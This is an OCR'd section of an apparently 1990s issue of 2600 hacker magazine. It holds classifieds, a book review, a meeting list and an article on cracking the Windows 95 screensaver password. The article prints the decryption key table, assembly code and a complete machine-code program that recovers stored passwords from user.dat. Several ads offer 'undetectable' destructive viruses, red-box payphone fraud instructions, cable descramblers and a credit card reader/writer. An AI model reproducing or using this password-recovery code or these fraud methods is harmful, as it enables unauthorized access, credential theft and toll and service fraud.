Guard of the Gate
Somewhere in MA

It's hard to believe that a "sympathetic" NYNEX employee would tell you that another NYNEX employee was recording your conversations and then do nothing about it. In all likelihood the two of them had a good laugh about it afterwards. While a corrupt telco employee can indeed cause havoc in your life, they will eventually slip up in some way and be detected. The important thing is not to make yourself the object of attention when you call to investigate these matters. If your claims seem too wild or you appear too desperate, you'll be dismissed as a nut. Hard as it may be, you need to be patient with the people you talk with so that you have a fair chance of getting them on your side. Once your claims are taken seriously, these people should work with you to find the answer, which may or may not be what you already suspect. In all likelihood, this neighbor of yours is playing mind games to make you think she's capable of doing anything. The way to win is not to play.

letters@2600.com

2600 Marketplace

Happenings

BEYOND HOPE. It's the long-awaited sequel to Hackers On Planet Earth and it takes place next summer in New York City! Location and registration info will be announced soon. Contact our voice BBS for more info: (516) 473-2626 or email: beyondhope@2600.com or check our web site: www.2600.com.

For Sale

"LINUX95: The Choice of a GNU Generation" bumper stickers! Don't be caught without one. $1 each (postpaid) US cash or postal money order. Design Science Labs, PO Box 542, Berea, OH 44017-0542.

INFORMATION IS POWER! Our catalog is available with informational manuals, programs, files, books, and video. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. Legit and recognized world-wide, our information will elevate you to a higher plane of consciousness. Join Today! Send $1 for our catalog to: SotMESC, Box 573, Long Beach, MS 39560.

TAP BACK ISSUES, complete set. Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

FREE CABLE TV: Cable TV boxes enable you to receive "every pay channel" for FREE as well as pay-per-view. Stop paying outrageous fees for pay channels. Box cannot be bulleted! You must call or email first and tell us the brand and model number of the cable box you have. Example: Jerrold DPV5XXX. Only $199 U.S. & $15 shipping & handling. Our units work with Jerrold, Pioneer, and Scientific Atlanta boxes only! 30 day money back guarantee on cable boxes! FREE PHONE CALLS FOR LIFE! New video "How To Build a Red Box". VHS 60 min. Complete step by step instructions on how to convert a Radio Shack tone dialer (model 43-146) into a red box to obtain FREE calls from payphones. This video makes it easy. Magnification of circuit board gives a great detailed view of process. Other red boxing devices discussed as well: Hallmark cards, digital recording watch, and more! This video will save you thousands of dollars every year. Best investment you'll ever make! New Year's Sale price $9 US & $5 for shipping & handling. We sell 6.50 MHz crystals and UZI boxes too! COD available or send check or money order to: East America Company, Suite 300H, 156 Sherwood Place, Englewood, NJ 07631-3611. Tel: (201) 343-7017. Email: 76501.3071@compuserve.com. Free technical support! Mail order only!

6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 215-40 23rd Road, Bayside, NY 11360.

NEW VERSION DSS TEST CARDS and reprogrammed plastic access cards. Also cable TV replacement one piece converters in full test mode for all cable systems (I need to know the converter brand name and model number from the bottom of the converter). Ray Burgess, PO Box 99B65086, Pontiac, IL 61764-0099.

UNDETECTABLE VIRUSES. Offering five viruses/viri which can automatically knock down DOS and Windows (3.1) operating systems at the victim's command to open Windows. Easily loaded, recurrently destructive, and undetectable via all virus detection and cleaning programs with which I am familiar. Well-tested, relatively simple, and designed with stealth and victim behavior in mind. Well-written documentation and antidote programs are included. Reasonably

priced - $10 even for TWO sets. They make great gifts! Money orders and checks preferred. Provided on seven 1.44 MB, 3.5" floppy disks which can be freely copied. Mailed "priority" (USPO) along with instructions. Sorry, no foreign orders accepted. Satisfaction guaranteed or you have a bad attitude! The Omega Man, 8102 Furness Cove, Austin, TX 78753.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

CREDIT CARD READER/WRITER that you can build at home. Interfaces with a home computer. For complete schematics and instructions send a check or m/o for $10 and a SASE to PBA Enterprises, P.O. Box 14257, Minneapolis, MN 55414.

DISAPPEARING INK formulas! Safely write the ultimate love letter or nasty note! Great gag item. Signed documents and memos will completely and undetectably disappear in 1 day to 4 weeks. Deterioration rate can be regulated. $5 postpaid. Pete Haas, PO Box 702, Kent, Ohio 44240-0013.

Services

COMPUTER CRIME DEFENSE ATTORNEY: CIS degree with 10 years computer experience. Dorsey Morrow, Jr. Contact at (334) 265-6602 or visit www.cyhawk.com/cyberlaw.

DATA INTELLIGENCE CORE. Providing FOIA documents and other related intelligence material to people. We can acquire contact information on a particular agency/supply you with research material, and look up online services to find people, look up people's credit records, DMV records, etc. P.O. Box 23282, Tigard, OR 97281. (503) 697-1031. Fax: (503) 636-6394.

BUY, SELL, TRADE PUBLIC RECORDS! We buy, sell, and trade public records. Please call us at (916) 443-4822 or fax (916) 443-7420. We currently have many state's records, mostly west coast, corporate/LTd's, real estate, criminal and civil, fictitious business filings, resale permits, marriage, divorce, DMV, vehicles.

Help Wanted

NEED HELP TO CLEAR CREDIT. Please respond to B. Rice, Box 721, Annapolis, MD 21404.

Bulletin Boards

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW - http://anarchy-online.com. Telnet: anarchy-online.com. Modem: (214) 289-8328.

FLUID BBS is a bulletin board system created for conversation. One line. Call and post messages, download QWK packets, etc. No files, no doors (olg's) and no stupid renegade mods. A simple board that you call up to talk to each other and log off. HPAVC related, somewhat. (303) 460-9632.

THE ANSWER IS NO! You CANNOT take out a classified ad in 2600 if you don't subscribe! You cannot pay us any amount of money to advertize either here or elsewhere in the magazine. So please don't ask - you probably won't even get a reply. If you do subscribe, you are entitled to a free ad in the Marketplace as space and standards permit. Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Spring issue: 2/15/97.

DEFEATING THE W95 SCREENSAVER

by rdpzza

While many may consider this a trivial exercise, cracking the password scheme for Win95 may be useful to some of you out there. Some may even find ways to have phun with it as well.

To start with, you need to know where to look. In 3.1, the password was kept in the control.ini. Although 95 also uses the control.ini, it does not use it for keeping the password information. For 95, you will have to look in each of the user.dat files. I say each because if you have multiple users, each user may have a profile saved on the hard drive. The default user.dat file is in the \windows directory. The other user.dat files can be found in the directory \profiles\username where username changes. As you may know, user.dat is one of the two files used for the registry and it is very important. User.dat will carry the attributes "shr" so you will have to look accordingly. Also, since it is so important, a backup of user.dat is kept, namely user.da0. This may be the previous user.dat, say when the user changed passwords....

Anyway, now that you have the file, where is it? If you scan the file for password, you will come up with the setting of whether or not the screen saver is password protected. This may be enough for you so you can just change it and be done. While this little change will be noticed, it will get you by the password. If, however, you wish to actually find out what the pass phrase is, read on.

Why find out what the pass phrase is, you ask? Because a lot of times users are stupid, lazy, have bad memory, or any combination of these and reuse passwords or schemes any time a key is needed. This is especially true in network environments and even more so when 95 is used as the workstation OS. In such systems, there is the possibility of changing the logon password and the screen saver password at the same time. I wonder how that can be useful?

Back to finding out what the phrase is. 95 has been rumored to use dual case. Let

```
    mov al, first_ec          ;move the first EC to al
    mov ah, second_ec
    cmp ah, 40h               ;check ah > 40h
    jb here                   ;if not check al
    add ah, 9h                ;if so subtract 07h (note 1)
here: cmp al, 40h
    jb doit
    add al, 9h
doit: and ax, 0f0fh           ;mask off the 10's digits
    mov cl, 4                 ;move al temporarily
    shl al, cl                ;position 10's digit
    add al, ah                ;combine digits
    mov ah, decr_val          ;load bl with the appropriate
                               decryptor value
    xor al, ah                ;it's done!

Note 1: Adding 9h is the same as subtracting 7h using
two's complement.
```

me clear this rumor. It does not. It uses the "all upper" coding for the password like 3.1. The maximum length of the screen saver password is 14 characters long. It will allow you to enter longer passwords, but 95 will act screwy; it won't require the password from screen saver, it will hang, etc.

OK, so we have the file. Look for the string "ScreenSaver_Data". After this is an even string of numbers and letters ending in 00. There is the encrypted pass phrase. The pass phrase is different from 3.1 in that 95 uses what I call "encrypted-couplets" meaning that for every character in the phrase, there are two encryption values. The first encrypted couplet (EC) is the first hex digit of the unencrypted ascii value, and the second EC is the second hex digit. For example, say the first two hex digits after the string "ScreenSaver_Data" are 31 41 (1A in ASCII). The 31 represents (after decryption) 5 and the 41, 2. Put the digits together and you have 52h, R in ASCII. Keep this concept in mind while decoding the EC's because the decryption scheme is the same for each value, only the key changes.

Refer to the sample program (left) that shows the scheme.

Of course you will have to do the rest of the program to get the final phrase, but I am giving the key values.


Character	Value
1	48h
2	ee
3	76
4	1d
5	67
6	69
7	a1
8	1b
9	7a
10	8c
11	47
12	f8
13	54
14	95

For those of you who would like a functioning program, use whichever debugger or editor to enter the following values. You can disassemble and modify it at will. Keep it free.

```
BD 82 00 BE 38 01 3E 8A
46 00 3E 8A 66 01 3C 0D
74 22 45 45 80 FC 40 72
03 80 C4 09 3C 40 72 02
04 09 25 0F 0F B1 04 D2
E0 02 C4 8A 24 46 30 E0
CD 29 EB D2 B4 4C CD 21
48 EE 76 1D 67 69 A1 1B
7A 8C 47 F8 54 95

File size: 70
```

After you save it, you type in the encrypted string in caps after the file name, i.e., crk95 (.com) 1AAA26473D28. It will type out the password on the next line, RDPZZA in the example. I will make a fancier one when I have time and it will be free on the net, probably under the name crk95.com (I hope).



HIGH TIDE ON BIG SUR


Anarchy Online
by Charles Platt
$24.95, 365 pages, illustrated
Published by Black Sheep Books
Review by Scott Skinner

Probably the last thing the world needs right now is YABOH (Yet Another Book On Hackers). After all, is there anything left in this genre that hasn't already been adequately covered/exploited by such noteworthies as *The Cuckoo's Egg, Cyberpunk, The Hacker Crackdown, Masters of Deception, The Fugitive Game, Takedown, The Cyberthief and the Samurai,* and slues of other lesser known works? This question was foremost on my mind as I plowed through the first chapter of Charles Platt's *Anarchy Online,* which begins with a tiresome recap of hacker ways and means. By the end of the book, I was happy I endured, for several elements combine to make *Anarchy* a unique and worthy read, and which allows me to answer my aforementioned question with a definitive yes.

Whereas another recent publication, Katie Hafner and Matthew Lyon's *Where Wizards Stay Up Late: The Origins of the Internet,* paints a vivid portrait of the Internet's genesis, *Anarchy* picks up where *Wizards* leaves off, discussing the complex social issues and corresponding power struggles contributing to the "anarchy" online. *Anarchy,* then, is very much aware of its predecessors, featuring and acknowledging Katie Hafner and other authors as it examines topics ranging from free speech issues to online pornography to digital cash. Indeed, perhaps the only common thread that ties these chapters together is their close relation to the Internet (with one noteworthy exception being its excellent examination of satellite video piracy). In this respect, Platt breaks from the usual thematic literary approach and instead presents us with a second-order view rich in metacontent, a book about other books and issues relating to the Internet. This second order view allows Platt to make observations and judgments that are usually reserved for the critic. For example, examining not only the Kevin Mitnick saga, but the books written about Kevin, and the authors of those books, and the books written about those authors, etc. While *Anarchy* exercises hindsight to the extreme, it also breaks some new ground, especially with its consideration and analysis of some of the most recent issues affecting netizens, including the Internet's inevitable entrenchment into the world of commerce.

Overall, Platt takes a positive approach toward the Internet, acknowledging its many problems (including hackers), but also putting those problems into perspective. *Anarchy,* for example, points out that many "ex-hackers" from the past are now Internet Service Providers of the present, using their unique perspectives to secure free speech and online rights, in contrast to the extreme censorship that characterizes such conservative giants as AOL and Compuserve.

On the down side, *Anarchy* lacks both source notes and an index, both of which are of inestimable value for those of us hoping to find our names mentioned somewhere in its pages. Additionally, I was disappointed that the story of Edward Cummings (a.k.a. Bernie S.) was not mentioned, as his ordeal is perhaps the clearest demonstration yet of a chaotic and unfettered Internet nonetheless resulting in a powerful political gestalt capable of empowering individuals and grass-roots efforts, and initiating change.



Production and Availability

According to the author, *Anarchy* was originally intended as a HarperCollins imprint, but after several delays in publication, Platt decided to self-publish the hardcover edition and let HarperCollins produce the softcover. Readers should understand that this is largely unheard of in the publishing industry, as even a book worth buying requires the massive resources of a publishing giant for marketing and distribution, without which there is little guarantee of financial success. Still, Platt's compromise may indeed be better off for everyone, including the reader. While not available in bookstores, *Anarchy* is nonetheless a full-cloth hardcover printed on superior paper stock - far better in quality than HarperCollins would have done. The book can be ordered easily enough by calling 1-800-879-4214. In addition, by saying the magic words "I heard about it through the Internet," copies cost only $12.95 (plus postage). This is cheaper than the paperback edition HarperCollins is scheduled to release in March 1997!

2600 MEETINGS

NORTH AMERICA

Anchorage, AK
Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI
Galleria on South University.

Atlanta
Lennox Mall Food Court.

Baltimore
Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA
In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN
Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID
Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston
Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo
Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC
South Park Mall in the food court near the payphones.

Chicago
3rd Coast Cafe, 1260 North Dearborn.

Cincinnati
Kenwood Town Center, food court.

Cleveland
Coventry Arabica, Cleveland Heights, back room smoking section.

Columbia, SC
Richland Fashion Mall, 2nd level, food court, by the payphones in the smoking section. 6 pm.

Columbus, OH
Convention Center, lower level near the payphones.

Dallas
Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (214) 931-3850.

Houston
Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City
Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles
Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Louisville, KY
The Mall, St. Matthew's food court.

Madison, WI
Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Miami
Dadeland Shopping Center in front of the Coffee Beanery by Victoria Station restaurant.

Nashville
Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans
Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City
Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Orlando, FL
Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)
Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Philadelphia
30th Street Amtrak Station at 30th & Market, under the "Stairwell 6" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Phoenix
Barnes and Noble by Metro Center.

Pittsburgh
Carnegie Mellon University student center in the lobby.

Portland, ME
Maine Mall by the bench at the food court door.

Portland, OR
Lloyd Center Mall, third level at the food court.

Raleigh, NC
Crabtree Valley Mall, food court.

Reno, NV
Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

Rochester, NY
Marketplace Mall food court.

St. Louis
Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento
Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Francisco
4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle
Washington State Convention Center, first floor.

Toronto, ONT (Canada)
DotCom Cafe, 57 Duncan Street, just southeast of the Muchmusic building on Queen St. 7 pm.

Vancouver, BC (Canada)
Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC
Pentagon City Mall in the food court.

AUSTRALIA, EUROPE, ASIA, SOUTH AMERICA

Aberdeen, Scotland
Outside Marks & Spencers, next to the Grampian Transport kiosk.

Adelaide, Australia
Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Belo Horizonte, Brazil
Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina
In the bar at San Jose 05.

Bristol, England
By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 6:45 pm.

Granada, Spain
Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

Halmstad, Sweden
At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

London, England
Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Manchester, England
Cyberia Internet Cafe on Oxford Rd next to St. Peters Square. 6 pm.

Melbourne, Australia
Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Munich, Germany
Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

New Delhi, India
Priya Cinema Complex, near the Allen Solly Showroom.

Paris, France
Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

Rio de Janeiro, Brazil
Rio Sul Shopping Center, Fun Club Night Club.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

PLAN AHEAD

NOW IS THE TIME TO PLAN FOR FUTURE EXPANSION. IF YOU SPEND A GREAT DEAL OF TIME IN FRONT OF COMPUTERS CONSUMING LARGE QUANTITIES OF JUNK FOOD, YOU YOURSELF WILL PROBABLY BE EXPANDING SOMETIME IN THE FUTURE. WHY WAIT? GET YOUR DOUBLE XTRA LARGE 2600 T-SHIRT TODAY AT OUR LOW 20TH CENTURY PRICES!

I'M A TRADITIONALIST. SEND ME AN OLD-FASHIONED **BLUE BOX SHIRT.** MY SIZE IS: ____

I WANT TO TRY SOMETHING NEW. SEND ME AN ELITE **MICHELANGELO VIRUS SHIRT.** MY SIZE IS: ____

❑ 1 shirt/$15 ❑ 2 shirts/$26

WAIT! I'M NOT FINISHED! SEND ME:

INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you will get *2600* for as long as you can stand it)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25
❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25 ❑ 1991/$25
❑ 1992/$25 ❑ 1993/$25 ❑ 1994/$25 ❑ 1995/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)


Send orders to: 2600, PO Box 752, Middle Island, NY 11953

(Make sure you enclose your address!)

TOTAL AMOUNT ENCLOSED: ____

Payphones of the Planet

MYANMAR



In the nation formerly known as Burma in the city currently known as Mandalay.

Princess Valiant

HONDURAS

Theora

NICARAGUA

Managua.

Knight Hawk & Cabeza Nightsoil

CANADA

Found on a gulf island in British Columbia, this phone is more multi-purpose than most.

Steven McClain

COME AND VISIT OUR WEB SITE AND SEE OUR VAST ARRAY OF PAYPHONE PHOTOS THAT WE'VE COMPILED - http://www.2600.com